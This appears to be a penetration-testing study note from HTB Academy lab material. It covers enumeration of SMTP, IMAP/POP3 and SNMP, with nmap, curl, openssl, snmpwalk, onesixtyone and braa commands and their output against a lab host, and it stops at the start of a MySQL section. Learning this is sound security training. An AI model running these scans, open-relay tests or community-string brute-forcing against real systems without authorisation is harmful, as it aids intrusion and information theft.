- Users are not authenticated when a connection is established, and the sender of an email is therefore unreliable. As a result, open SMTP relays are often misused to send spam en masse. The originators use arbitrary fake sender addresses for this purpose to not be traced. Today, many different security techniques are used to prevent the misuse of SMTP servers. For example, suspicious emails are rejected or moved to quarantine.
For this purpose, an extension for SMTP has been developed called Extended SMTP (ESMTP). When people talk about SMTP in general, they usually mean ESMTP. ESMTP uses TLS, which is done after the EHLO command by sending STARTTLS. This initializes the SSL-protected SMTP connection, and from this moment on, the entire connection is encrypted, and therefore more or less secure.
Enum
Nmap
The default Nmap scripts include smtp-commands, which uses the EHLO command to list all possible commands that can be executed on the target SMTP server.
d41y@htb[/htb]$ sudo nmap 10.129.14.128 -sC -sV -p25
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-27 17:56 CEST
Nmap scan report for 10.129.14.128
Host is up (0.00025s latency).
PORT STATE SERVICE VERSION
25/tcp open smtp Postfix smtpd
|_smtp-commands: mail1.inlanefreight.htb, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING,
MAC Address: 00:00:00:00:00:00 (VMware)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.09 seconds
However, you can also use the smtp-open-relay NSE script to identify the target SMTP server as an open relay using 16 different tests. If you also print out the output of the scan in detail, you will also be able to see which tests the script is running.
d41y@htb[/htb]$ sudo nmap 10.129.14.128 -p25 --script smtp-open-relay -v
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-30 02:29 CEST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:29
Completed NSE at 02:29, 0.00s elapsed
Initiating ARP Ping Scan at 02:29
Scanning 10.129.14.128 [1 port]
Completed ARP Ping Scan at 02:29, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:29
Completed Parallel DNS resolution of 1 host. at 02:29, 0.03s elapsed
Initiating SYN Stealth Scan at 02:29
Scanning 10.129.14.128 [1 port]
Discovered open port 25/tcp on 10.129.14.128
Completed SYN Stealth Scan at 02:29, 0.06s elapsed (1 total ports)
NSE: Script scanning 10.129.14.128.
Initiating NSE at 02:29
Completed NSE at 02:29, 0.07s elapsed
Nmap scan report for 10.129.14.128
Host is up (0.00020s latency).
PORT STATE SERVICE
25/tcp open smtp
| smtp-open-relay: Server is an open relay (16/16 tests)
| MAIL FROM:<> -> RCPT TO:<relaytest@nmap.scanme.org>
| MAIL FROM:<antispam@nmap.scanme.org> -> RCPT TO:<relaytest@nmap.scanme.org>
| MAIL FROM:<antispam@ESMTP> -> RCPT TO:<relaytest@nmap.scanme.org>
| MAIL FROM:<antispam@[10.129.14.128]> -> RCPT TO:<relaytest@nmap.scanme.org>
| MAIL FROM:<antispam@[10.129.14.128]> -> RCPT TO:<relaytest%nmap.scanme.org@[10.129.14.128]>
| MAIL FROM:<antispam@[10.129.14.128]> -> RCPT TO:<relaytest%nmap.scanme.org@ESMTP>
| MAIL FROM:<antispam@[10.129.14.128]> -> RCPT TO:<"relaytest@nmap.scanme.org">
| MAIL FROM:<antispam@[10.129.14.128]> -> RCPT TO:<"relaytest%nmap.scanme.org">
| MAIL FROM:<antispam@[10.129.14.128]> -> RCPT TO:<relaytest@nmap.scanme.org@[10.129.14.128]>
| MAIL FROM:<antispam@[10.129.14.128]> -> RCPT TO:<"relaytest@nmap.scanme.org"@[10.129.14.128]>
| MAIL FROM:<antispam@[10.129.14.128]> -> RCPT TO:<relaytest@nmap.scanme.org@ESMTP>
| MAIL FROM:<antispam@[10.129.14.128]> -> RCPT TO:<@[10.129.14.128]:relaytest@nmap.scanme.org>
| MAIL FROM:<antispam@[10.129.14.128]> -> RCPT TO:<@ESMTP:relaytest@nmap.scanme.org>
| MAIL FROM:<antispam@[10.129.14.128]> -> RCPT TO:<nmap.scanme.org!relaytest>
| MAIL FROM:<antispam@[10.129.14.128]> -> RCPT TO:<nmap.scanme.org!relaytest@[10.129.14.128]>
|_ MAIL FROM:<antispam@[10.129.14.128]> -> RCPT TO:<nmap.scanme.org!relaytest@ESMTP>
MAC Address: 00:00:00:00:00:00 (VMware)
NSE: Script Post-scanning.
Initiating NSE at 02:29
Completed NSE at 02:29, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
Raw packets sent: 2 (72B) | Rcvd: 2 (72B)
Internet Message Access Protocol (IMAP) / Post Office Protocol (POP3)
Intro
With the help of IMAP, access to emails from a mail server is possible. Unlike the POP3, IMAP allows online management of emails directly on the server and supports folder structures. Thus, it is a network protocol for the online management of emails on a remote server. The protocol is client-server-based and allows synchronization of a local email client with the mailbox on the server, providing a kind of network file system for emails, allowing problem-free synchronization across several independent clients. POP3, on the other hand, does not have the same functionality as IMAP, and it only provides listing, retrieving, and deleting emails as functions at the email server. Therefore, protocols such as IMAP must be used for additional functionalities such as hierarchical mailboxes directly at the mail server, access to multiple mailboxes during a session, and preselection of emails.
Clients access these structures online and can create local copies. Even across several clients, this results in a uniform database. Emails remain on the server until they are deleted. IMAP is text-based and has extended functions, such as browsing emails directly on the server. It is also possible for several users to access the email server simultaneously. Without an active connection to the server, managing emails is impossible. However, some clients offer an offline mode with a local copy of the mailbox. The client synchronizes all offline local changes when a connection is reestablished.
SMTP is usually used to send emails. By copying sent emails into an IMAP folder, all clients have access to all sent mails, regardless of the computer from which they were sent. Another advantage of the IMAP is creating personal folders and folder structures in the mailbox. This feature makes the mailbox clearer and easier to manage. However, the storage space requirement on the email server increases.
Without further measures, IMAP works unencrypted and transmits commands, emails, or usernames and passwords in plain text. Many email servers require establishing an encrypted IMAP session to ensure greater security in email traffic and prevent unauthorized access to mailboxes. SSL/TLS is usually used for this purpose. Depending on the method and implementation used, the encrypted connection uses the standard port 143 or an alternative port such as 993.
Enum
Nmap
Using Nmap, you can scan the server for default ports. The scan will return the corresponding information if the server uses an embedded certificate.
d41y@htb[/htb]$ sudo nmap 10.129.14.128 -sV -p110,143,993,995 -sC
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-19 22:09 CEST
Nmap scan report for 10.129.14.128
Host is up (0.00026s latency).
PORT STATE SERVICE VERSION
110/tcp open pop3 Dovecot pop3d
|_pop3-capabilities: AUTH-RESP-CODE SASL STLS TOP UIDL RESP-CODES CAPA PIPELINING
| ssl-cert: Subject: commonName=mail1.inlanefreight.htb/organizationName=Inlanefreight/stateOrProvinceName=California/countryName=US
| Not valid before: 2021-09-19T19:44:58
|_Not valid after: 2295-07-04T19:44:58
143/tcp open imap Dovecot imapd
|_imap-capabilities: more have post-login STARTTLS Pre-login capabilities LITERAL+ LOGIN-REFERRALS OK LOGINDISABLEDA0001 SASL-IR ENABLE listed IDLE ID IMAP4rev1
| ssl-cert: Subject: commonName=mail1.inlanefreight.htb/organizationName=Inlanefreight/stateOrProvinceName=California/countryName=US
| Not valid before: 2021-09-19T19:44:58
|_Not valid after: 2295-07-04T19:44:58
993/tcp open ssl/imap Dovecot imapd
|_imap-capabilities: more have post-login OK capabilities LITERAL+ LOGIN-REFERRALS Pre-login AUTH=PLAINA0001 SASL-IR ENABLE listed IDLE ID IMAP4rev1
| ssl-cert: Subject: commonName=mail1.inlanefreight.htb/organizationName=Inlanefreight/stateOrProvinceName=California/countryName=US
| Not valid before: 2021-09-19T19:44:58
|_Not valid after: 2295-07-04T19:44:58
995/tcp open ssl/pop3 Dovecot pop3d
|_pop3-capabilities: AUTH-RESP-CODE USER SASL(PLAIN) TOP UIDL RESP-CODES CAPA PIPELINING
| ssl-cert: Subject: commonName=mail1.inlanefreight.htb/organizationName=Inlanefreight/stateOrProvinceName=California/countryName=US
| Not valid before: 2021-09-19T19:44:58
|_Not valid after: 2295-07-04T19:44:58
MAC Address: 00:00:00:00:00:00 (VMware)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.74 seconds
cURL
If you successfully figure out the access creds for one of the employees, an attacker could log in to the mail server and read or even send the individual messages.
d41y@htb[/htb]$ curl -k 'imaps://10.129.14.128' --user user:p4ssw0rd
* LIST (\HasNoChildren) "." Important
* LIST (\HasNoChildren) "." INBOX
If you also use the -v option, you will see how the connection is made. From this, you can see the version of TLS used for encryption, further details of the SSL certificate, and even the banner, which will often contain the version of the mail server.
d41y@htb[/htb]$ curl -k 'imaps://10.129.14.128' --user cry0l1t3:1234 -v
* Trying 10.129.14.128:993...
* TCP_NODELAY set
* Connected to 10.129.14.128 (10.129.14.128) port 993 (#0)
* successfully set certificate verify locations:
* CAfile: /etc/ssl/certs/ca-certificates.crt
CApath: /etc/ssl/certs
* TLSv1.3 (OUT), TLS handshake, Client hello (1):
* TLSv1.3 (IN), TLS handshake, Server hello (2):
* TLSv1.3 (IN), TLS handshake, Encrypted Extensions (8):
* TLSv1.3 (IN), TLS handshake, Certificate (11):
* TLSv1.3 (IN), TLS handshake, CERT verify (15):
* TLSv1.3 (IN), TLS handshake, Finished (20):
* TLSv1.3 (OUT), TLS change cipher, Change cipher spec (1):
* TLSv1.3 (OUT), TLS handshake, Finished (20):
* SSL connection using TLSv1.3 / TLS_AES_256_GCM_SHA384
* Server certificate:
* subject: C=US; ST=California; L=Sacramento; O=Inlanefreight; OU=Customer Support; CN=mail1.inlanefreight.htb; emailAddress=cry0l1t3@inlanefreight.htb
* start date: Sep 19 19:44:58 2021 GMT
* expire date: Jul 4 19:44:58 2295 GMT
* issuer: C=US; ST=California; L=Sacramento; O=Inlanefreight; OU=Customer Support; CN=mail1.inlanefreight.htb; emailAddress=cry0l1t3@inlanefreight.htb
* SSL certificate verify result: self signed certificate (18), continuing anyway.
* TLSv1.3 (IN), TLS handshake, Newsession Ticket (4):
* TLSv1.3 (IN), TLS handshake, Newsession Ticket (4):
* old SSL session ID is stale, removing
< * OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ AUTH=PLAIN] HTB-Academy IMAP4 v.0.21.4
> A001 CAPABILITY
< * CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ AUTH=PLAIN
< A001 OK Pre-login capabilities listed, post-login capabilities have more.
> A002 AUTHENTICATE PLAIN AGNyeTBsMXQzADEyMzQ=
< * CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT SORT=DISPLAY THREAD=REFERENCES THREAD=REFS THREAD=ORDEREDSUBJECT MULTIAPPEND URL-PARTIAL CATENATE UNSELECT CHILDREN NAMESPACE UIDPLUS LIST-EXTENDED I18NLEVEL=1 CONDSTORE QRESYNC ESEARCH ESORT SEARCHRES WITHIN CONTEXT=SEARCH LIST-STATUS BINARY MOVE SNIPPET=FUZZY PREVIEW=FUZZY LITERAL+ NOTIFY SPECIAL-USE
< A002 OK Logged in
> A003 LIST "" *
< * LIST (\HasNoChildren) "." Important
* LIST (\HasNoChildren) "." Important
< * LIST (\HasNoChildren) "." INBOX
* LIST (\HasNoChildren) "." INBOX
< A003 OK List completed (0.001 + 0.000 secs).
* Connection #0 to host 10.129.14.128 left intact
OpenSSl - TLS Encrypted Interaction POP3
To interact with the IMAP or POP3 server over SSL, you can use openssl, as well as ncat.
d41y@htb[/htb]$ openssl s_client -connect 10.129.14.128:pop3s
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 C = US, ST = California, L = Sacramento, O = Inlanefreight, OU = Customer Support, CN = mail1.inlanefreight.htb, emailAddress = cry0l1t3@inlanefreight.htb
verify error:num=18:self signed certificate
verify return:1
depth=0 C = US, ST = California, L = Sacramento, O = Inlanefreight, OU = Customer Support, CN = mail1.inlanefreight.htb, emailAddress = cry0l1t3@inlanefreight.htb
verify return:1
---
Certificate chain
0 s:C = US, ST = California, L = Sacramento, O = Inlanefreight, OU = Customer Support, CN = mail1.inlanefreight.htb, emailAddress = cry0l1t3@inlanefreight.htb
...SNIP...
---
read R BLOCK
---
Post-Handshake New Session Ticket arrived:
SSL-Session:
Protocol : TLSv1.3
Cipher : TLS_AES_256_GCM_SHA384
Session-ID: 3CC39A7F2928B252EF2FFA5462140B1A0A74B29D4708AA8DE1515BB4033D92C2
Session-ID-ctx:
Resumption PSK: 68419D933B5FEBD878FF1BA399A926813BEA3652555E05F0EC75D65819A263AA25FA672F8974C37F6446446BB7EA83F9
PSK identity: None
PSK identity hint: None
SRP username: None
TLS session ticket lifetime hint: 7200 (seconds)
TLS session ticket:
0000 - d7 86 ac 7e f3 f4 95 35-88 40 a5 b5 d6 a6 41 e4 ...~...5.@....A.
0010 - 96 6c e6 12 4f 50 ce 72-36 25 df e1 72 d9 23 94 .l..OP.r6%..r.#.
0020 - cc 29 90 08 58 1b 57 ab-db a8 6b f7 8f 31 5b ad .)..X.W...k..1[.
0030 - 47 94 f4 67 58 1f 96 d9-ca ca 56 f9 7a 12 f6 6d G..gX.....V.z..m
0040 - 43 b9 b6 68 de db b2 47-4f 9f 48 14 40 45 8f 89 C..h...GO.H.@E..
0050 - fa 19 35 9c 6d 3c a1 46-5c a2 65 ab 87 a4 fd 5e ..5.m<.F\.e....^
0060 - a2 95 25 d4 43 b8 71 70-40 6c fe 6f 0e d1 a0 38 ..%.C.qp@l.o...8
0070 - 6e bd 73 91 ed 05 89 83-f5 3e d9 2a e0 2e 96 f8 n.s......>.*....
0080 - 99 f0 50 15 e0 1b 66 db-7c 9f 10 80 4a a1 8b 24 ..P...f.|...J..$
0090 - bb 00 03 d4 93 2b d9 95-64 44 5b c2 6b 2e 01 b5 .....+..dD[.k...
00a0 - e8 1b f4 a4 98 a7 7a 7d-0a 80 cc 0a ad fe 6e b3 ......z}......n.
00b0 - 0a d6 50 5d fd 9a b4 5c-28 a4 c9 36 e4 7d 2a 1e ..P]...\(..6.}*.
Start Time: 1632081313
Timeout : 7200 (sec)
Verify return code: 18 (self signed certificate)
Extended master secret: no
Max Early Data: 0
---
read R BLOCK
+OK HTB-Academy POP3 Server
OpenSSl - TLS Encrypted Interaction IMAP
d41y@htb[/htb]$ openssl s_client -connect 10.129.14.128:imaps
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 C = US, ST = California, L = Sacramento, O = Inlanefreight, OU = Customer Support, CN = mail1.inlanefreight.htb, emailAddress = cry0l1t3@inlanefreight.htb
verify error:num=18:self signed certificate
verify return:1
depth=0 C = US, ST = California, L = Sacramento, O = Inlanefreight, OU = Customer Support, CN = mail1.inlanefreight.htb, emailAddress = cry0l1t3@inlanefreight.htb
verify return:1
---
Certificate chain
0 s:C = US, ST = California, L = Sacramento, O = Inlanefreight, OU = Customer Support, CN = mail1.inlanefreight.htb, emailAddress = cry0l1t3@inlanefreight.htb
...SNIP...
---
read R BLOCK
---
Post-Handshake New Session Ticket arrived:
SSL-Session:
Protocol : TLSv1.3
Cipher : TLS_AES_256_GCM_SHA384
Session-ID: 2B7148CD1B7B92BA123E06E22831FCD3B365A5EA06B2CDEF1A5F397177130699
Session-ID-ctx:
Resumption PSK: 4D9F082C6660646C39135F9996DDA2C199C4F7E75D65FA5303F4A0B274D78CC5BD3416C8AF50B31A34EC022B619CC633
PSK identity: None
PSK identity hint: None
SRP username: None
TLS session ticket lifetime hint: 7200 (seconds)
TLS session ticket:
0000 - 68 3b b6 68 ff 85 95 7c-8a 8a 16 b2 97 1c 72 24 h;.h...|......r$
0010 - 62 a7 84 ff c3 24 ab 99-de 45 60 26 e7 04 4a 7d b....$...E`&..J}
0020 - bc 6e 06 a0 ff f7 d7 41-b5 1b 49 9c 9f 36 40 8d .n.....A..I..6@.
0030 - 93 35 ed d9 eb 1f 14 d7-a5 f6 3f c8 52 fb 9f 29 .5........?.R..)
0040 - 89 8d de e6 46 95 b3 32-48 80 19 bc 46 36 cb eb ....F..2H...F6..
0050 - 35 79 54 4c 57 f8 ee 55-06 e3 59 7f 5e 64 85 b0 5yTLW..U..Y.^d..
0060 - f3 a4 8c a6 b6 47 e4 59-ee c9 ab 54 a4 ab 8c 01 .....G.Y...T....
0070 - 56 bb b9 bb 3b f6 96 74-16 c9 66 e2 6c 28 c6 12 V...;..t..f.l(..
0080 - 34 c7 63 6b ff 71 16 7f-91 69 dc 38 7a 47 46 ec 4.ck.q...i.8zGF.
0090 - 67 b7 a2 90 8b 31 58 a0-4f 57 30 6a b6 2e 3a 21 g....1X.OW0j..:!
00a0 - 54 c7 ba f0 a9 74 13 11-d5 d1 ec cc ea f9 54 7d T....t........T}
00b0 - 46 a6 33 ed 5d 24 ed b0-20 63 43 d8 8f 14 4d 62 F.3.]$.. cC...Mb
Start Time: 1632081604
Timeout : 7200 (sec)
Verify return code: 18 (self signed certificate)
Extended master secret: no
Max Early Data: 0
---
read R BLOCK
* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ AUTH=PLAIN] HTB-Academy IMAP4 v.0.21.4
Once you have successfully initiated a connection and logged in to the target mail server, you can navigate the server.
Simple Network Management Protocol (SNMP)
Intro
… was created to monitor network devices. In addition, this protocol can also be used to handle configuration tasks and change settings remotely. SNMP-enabled hardware includes routers, switches, servers, IoT devices, and many other devices that can also be queried and controlled using this standard protocol. Thus, it is a protocol for monitoring and managing network devices. In addition, configuration tasks can be handled, and settings can be made remotely using this standard. The current version is SNMPv3, which increases the security of SNMP in particular, but also the complexity of using this protocol.
In addition to the pure exchange of information, SNMP also transmits control commands using agents over UDP port 161. The client can set specific values in the device and change options and settings with these commands. While in classical communication, it is always the client who actively requests information from the server, SNMP also enables the use of so-called traps over UDP port 162. These are data packets sent from SMTP server to the client without being explicitly requested. If a device is configured accordingly, SNMP trap is sent to the client once a specific event occurs on the server-side.
For the SNMP client and server to exchange the respective values, the available SNMP objects must have unique addresses known on both sides. This addressing mechanism is an absolute prerequisite for successfully transmitting data and network monitoring using SNMP.
To ensure that SNMP access works across manufacturers and with different client-server combinations, the Management Information Base (MIB) was created. MIB is an independent format for storing device information. A MIB is a text file in which all queryable SNMP objects are listed in a standardized tree hierarchy. It contains at least one object identifier (OID), which, in addition to the necessary unique address and a name, also provides information about the type, access rights, and a description of the respective object. MIB files are written in the Abstract Syntax Notation One (ASN.1) based ASCII text format. The MIBs do not contain data, but they explain where to find which information and what it looks like, which returns values for the specific OID, or which data type is used.
An OID represents a node in a hierarchical namespace. A sequence of numbers uniquely identifies each node, allowing the node’s position in the tree to be determined. The longer the chain, the more specific the information. Many nodes in the OID tree contain nothing except references to those below them. The OIDs consist of integers and are usually concatenated by dot notation.
SNMPv1 is used for network management and monitoring. SNMPv1 is the first version of the protocol and is still in use in many small networks. It supports the retrieval of information from network devices, allows for the configuration of devices, and provides traps, which are notifications of event.s However, SNMPv1 has no built-in authentication mechanism, meaning anyone accessing the network can read and modify network data. Another main flaw of SNMPv1 is that it does not support encryption, meaning that all data is sent in plain text and can be easily intercepted.
SNMPv2 existed in different versions. The version still exists today is v2c, and the extension c means community-based SNMP. Regarding security, SNMPv2 is on par with SNMMPv1 and has been extended with additional functions from the party-based SNMP no longer in use. However, a significant problem with the initial execution of the SNMP protocol is that the community string that provides security is only transmitted in plain text, meaning it has no buil-in encryption.
The security has been increased enormously for SNMPv3 by security features such as authentication using username and password and transmission encryption of the data. However, the complexity also increases to the same extent, with significantly more configuration options than v2c.
Community strings can be seen as passwords that are used to determine whether the requested information can be viewed or not. It is important to note that many organizations are still using SNMPv2, as the transition to SNMPv3 can be very complex, but the services still need to remain active. This causes many administrators a great deal of concern and creates some problems they are keen to avoid. The lack of knowledge about how the information can be obtained and how you as attackers use it makes the administrator’s approach seem inexplicable. At the same time, the lack of encryption of the data sent is also a problem. Because every time the community strings are sent over the network, they can be intercepted and read.
info
Some interesting MIB sub-trees for targets:
Users (Windows) : 1.3.6.1.4.1.77.1.2.25
Currently-running processes : 1.3.6.1.2.1.25.4.2.1.2
Installed software : 1.3.6.1.2.1.25.6.3.1.2
Current TCP listening ports : 1.3.6.1.2.1.6.13.1.3
1.3.6.1.4.1 : vendor-specific
1.3.6.1.2.1 : standard MIB
Further read: here
Enum
snmpwalk is used to query the OIDs with their information. onesixtyone can be used to brute-force the names of the community strings since they can be named arbitrarily by the administrator.
SNMPwalk
d41y@htb[/htb]$ snmpwalk -v2c -c public 10.129.14.128
iso.3.6.1.2.1.1.1.0 = STRING: "Linux htb 5.11.0-34-generic #36~20.04.1-Ubuntu SMP Fri Aug 27 08:06:32 UTC 2021 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (5134) 0:00:51.34
iso.3.6.1.2.1.1.4.0 = STRING: "mrb3n@inlanefreight.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "htb"
iso.3.6.1.2.1.1.6.0 = STRING: "Sitting on the Dock of the Bay"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.8 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.9 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.10 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.25.1.1.0 = Timeticks: (3676678) 10:12:46.78
iso.3.6.1.2.1.25.1.2.0 = Hex-STRING: 07 E5 09 14 0E 2B 2D 00 2B 02 00
iso.3.6.1.2.1.25.1.3.0 = INTEGER: 393216
iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/boot/vmlinuz-5.11.0-34-generic root=UUID=9a6a5c52-f92a-42ea-8ddf-940d7e0f4223 ro quiet splash"
iso.3.6.1.2.1.25.1.5.0 = Gauge32: 3
iso.3.6.1.2.1.25.1.6.0 = Gauge32: 411
iso.3.6.1.2.1.25.1.7.0 = INTEGER: 0
iso.3.6.1.2.1.25.1.7.0 = No more variables left in this MIB View (It is past the end of the MIB tree)
...SNIP...
iso.3.6.1.2.1.25.6.3.1.2.1232 = STRING: "printer-driver-sag-gdi_0.1-7_all"
iso.3.6.1.2.1.25.6.3.1.2.1233 = STRING: "printer-driver-splix_2.0.0+svn315-7fakesync1build1_amd64"
iso.3.6.1.2.1.25.6.3.1.2.1234 = STRING: "procps_2:3.3.16-1ubuntu2.3_amd64"
iso.3.6.1.2.1.25.6.3.1.2.1235 = STRING: "proftpd-basic_1.3.6c-2_amd64"
iso.3.6.1.2.1.25.6.3.1.2.1236 = STRING: "proftpd-doc_1.3.6c-2_all"
iso.3.6.1.2.1.25.6.3.1.2.1237 = STRING: "psmisc_23.3-1_amd64"
iso.3.6.1.2.1.25.6.3.1.2.1238 = STRING: "publicsuffix_20200303.0012-1_all"
iso.3.6.1.2.1.25.6.3.1.2.1239 = STRING: "pulseaudio_1:13.99.1-1ubuntu3.12_amd64"
iso.3.6.1.2.1.25.6.3.1.2.1240 = STRING: "pulseaudio-module-bluetooth_1:13.99.1-1ubuntu3.12_amd64"
iso.3.6.1.2.1.25.6.3.1.2.1241 = STRING: "pulseaudio-utils_1:13.99.1-1ubuntu3.12_amd64"
iso.3.6.1.2.1.25.6.3.1.2.1242 = STRING: "python-apt-common_2.0.0ubuntu0.20.04.6_all"
iso.3.6.1.2.1.25.6.3.1.2.1243 = STRING: "python3_3.8.2-0ubuntu2_amd64"
iso.3.6.1.2.1.25.6.3.1.2.1244 = STRING: "python3-acme_1.1.0-1_all"
iso.3.6.1.2.1.25.6.3.1.2.1245 = STRING: "python3-apport_2.20.11-0ubuntu27.21_all"
iso.3.6.1.2.1.25.6.3.1.2.1246 = STRING: "python3-apt_2.0.0ubuntu0.20.04.6_amd64"
...SNIP...
Once you know the community string and the SNMP service that does not require authentication, you can query internal system information like in the previous example.
Also takes a specific MIB sub-trees as an argument:
kali@kali:~$ snmpwalk -c public -v1 192.168.50.151 1.3.6.1.2.1.6.13.1.3
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.88.0.0.0.0.0 = INTEGER: 88
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.135.0.0.0.0.0 = INTEGER: 135
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.389.0.0.0.0.0 = INTEGER: 389
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.445.0.0.0.0.0 = INTEGER: 445
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.464.0.0.0.0.0 = INTEGER: 464
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.593.0.0.0.0.0 = INTEGER: 593
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.636.0.0.0.0.0 = INTEGER: 636
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.3268.0.0.0.0.0 = INTEGER: 3268
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.3269.0.0.0.0.0 = INTEGER: 3269
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.5357.0.0.0.0.0 = INTEGER: 5357
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.5985.0.0.0.0.0 = INTEGER: 5985
...
OneSixtyOne
d41y@htb[/htb]$ sudo apt install onesixtyone
d41y@htb[/htb]$ onesixtyone -c /opt/useful/seclists/Discovery/SNMP/snmp.txt 10.129.14.128
Scanning 1 hosts, 3220 communities
10.129.14.128 [public] Linux htb 5.11.0-37-generic #41~20.04.2-Ubuntu SMP Fri Sep 24 09:06:38 UTC 2021 x86_64
Often, when certain community strings are bound to specific IP addresses, they are named with the hostname of the host, and sometimes even symbols are added to these names to make them more challenging to identify. However, if you imagine an extensive network with over 100 different servers managed using SNMP, the labels, in that case, will have some pattern to them. Therefore, you can use different rules to guess them. You can use the tool crunch to create custom wordlists.
Braa
Once you know a community string, you can use it with braa to brute-force the individual OIDs and enumerate the information behind them.
d41y@htb[/htb]$ sudo apt install braa
d41y@htb[/htb]$ braa <community string>@<IP>:.1.3.6.* # Syntax
d41y@htb[/htb]$ braa public@10.129.14.128:.1.3.6.*
10.129.14.128:20ms:.1.3.6.1.2.1.1.1.0:Linux htb 5.11.0-34-generic #36~20.04.1-Ubuntu SMP Fri Aug 27 08:06:32 UTC 2021 x86_64
10.129.14.128:20ms:.1.3.6.1.2.1.1.2.0:.1.3.6.1.4.1.8072.3.2.10
10.129.14.128:20ms:.1.3.6.1.2.1.1.3.0:548
10.129.14.128:20ms:.1.3.6.1.2.1.1.4.0:mrb3n@inlanefreight.htb
10.129.14.128:20ms:.1.3.6.1.2.1.1.5.0:htb
10.129.14.128:20ms:.1.3.6.1.2.1.1.6.0:US
10.129.14.128:20ms:.1.3.6.1.2.1.1.7.0:78
...SNIP...
MySQL
Intro
… is an open-source SQL relational database management system developed and supported by Oracle. A database is simply a structured collection of data organized for easy use and retrieval. The database system can quickly process large amounts of data with high performance. Within the database, the storage is done in a manner to take up as little space as possible. The database is controlled using the SQL database language. MySQL works according to the client-server principle and consists of a MySQL server and one or more MySQL clients. The MySQL server is the actual database management system. It takes care of data storage and distribution. The data is stored in tables with different columns, rows, and data types. These databases are often stored in a single file with the file extension .sql.
